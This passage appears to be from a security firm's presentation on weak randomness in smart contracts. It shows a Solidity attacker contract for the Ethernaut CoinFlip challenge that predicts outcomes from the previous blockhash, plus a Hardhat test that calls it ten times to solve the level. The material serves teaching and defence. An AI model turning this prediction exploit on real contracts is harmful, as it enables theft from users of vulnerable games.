12     ICoinFlipChallenge public challenge;
13
14     ftrace
15     constructor(address challengeAddress↑) {
16         challenge = ICoinFlipChallenge(challengeAddress↑);
17     }
18
19     ftrace | funcSig
20     function attack() external payable {
21
22         // Do the same the challenge contract does
23         uint256 blockValue = uint256(blockhash(block.number - 1));
24         uint256 coinFlip = blockValue / 57896044618658097711785492504343953926634992332820282019728792003956564819968;
25         bool side = coinFlip == 1 ? true : false;
26
27         // call challenge contract with same guess
28         challenge.flip(side);
29     }
30 }
```

\_ DEMO

# Weak Randomness

## Waffle Test

```

1  import { expect } from "chai";
2  import { Contract, Signer } from "ethers";
3  import { ethers } from "hardhat";
4  import { createChallenge, submitLevel } from "./utils";
5
6  let accounts: Signer[];
7  let eoa: Signer;
8  let attacker: Contract;
9  let challenge: Contract; // challenge contract
10 let tx: any;
11
12 before(async () => {
13   accounts = await ethers.getSigners();
14   [eoa] = accounts;
15   const challengeFactory = await ethers.getContractFactory(`CoinFlip`);
16   const challengeAddress = await createChallenge(
17     `0x4dF32584890A0026e56f7535d0f2C6486753624f`
18   );
19   challenge = await challengeFactory.attach(challengeAddress);
20
21   const attackerFactory = await ethers.getContractFactory(`CoinFlipAttacker`);
22   attacker = await attackerFactory.deploy(challenge.address);
23 });
24
25 it("Solves the challenge", async function () {
26
27   // Need to win 10 times
28   for (let i = 0; i < 10; i++) {
29     tx = await attacker.attack();
30     await tx.wait();
31
32     console.log("Guessed number is: %s", await ethers.provider.getBlockNumber());
33   }
34 });
35
36 after(async () => {
37   expect(await submitLevel(challenge.address), "Level not solved").to.be.true;
38 });

```

\_ DEMO

# Weak Randomness

The screenshot shows a VS Code interface with the following details:

- Explorer View:** Shows the project structure under the "ETHERNAUT" folder. Files include .vscode, artifacts, cache, contracts (with 3-CoinFlip.sol and 3-CoinFlipAttacker.sol marked as modified), 5-Token.sol, 10-ReEntrancy.sol, 10-ReEntrancyAttacker.sol, 10-ReEntrancyFixed.sol, node\_modules, README, scripts, tasks, test (with 3-coin-flip.ts, 5-token.ts, 10-re-entrancy.ts, util.ts), .env, .env.template, .gitignore, hardhat.config.ts, package-lock.json, package.json, slither.md, and tsconfig.json.
- Editor View:** The main editor window displays the Solidity code for the `3-CoinFlipAttacker.sol` file. The code defines an interface `ICoinFlipChallenge` and a contract `CoinFlipAttacker` that implements it. It includes a constructor that takes a challenge address and a function `attack()` that calls the `flip()` function of the challenge contract with a specific guess based on the current block number.
- Terminal View:** The terminal at the bottom shows the command `eternaut git:(master) ✘ npx hardhat test test/3-coin-flip.ts` being run.

ANY QUESTION?



Thank you for your attention!

Many Web3 businesses around the world are attacked everyday.

DON'T BE LIKE THEM.  
BEDEFENDED.

<https://smartcontractsecurity.bedefended.com> /

info@bedefended.com

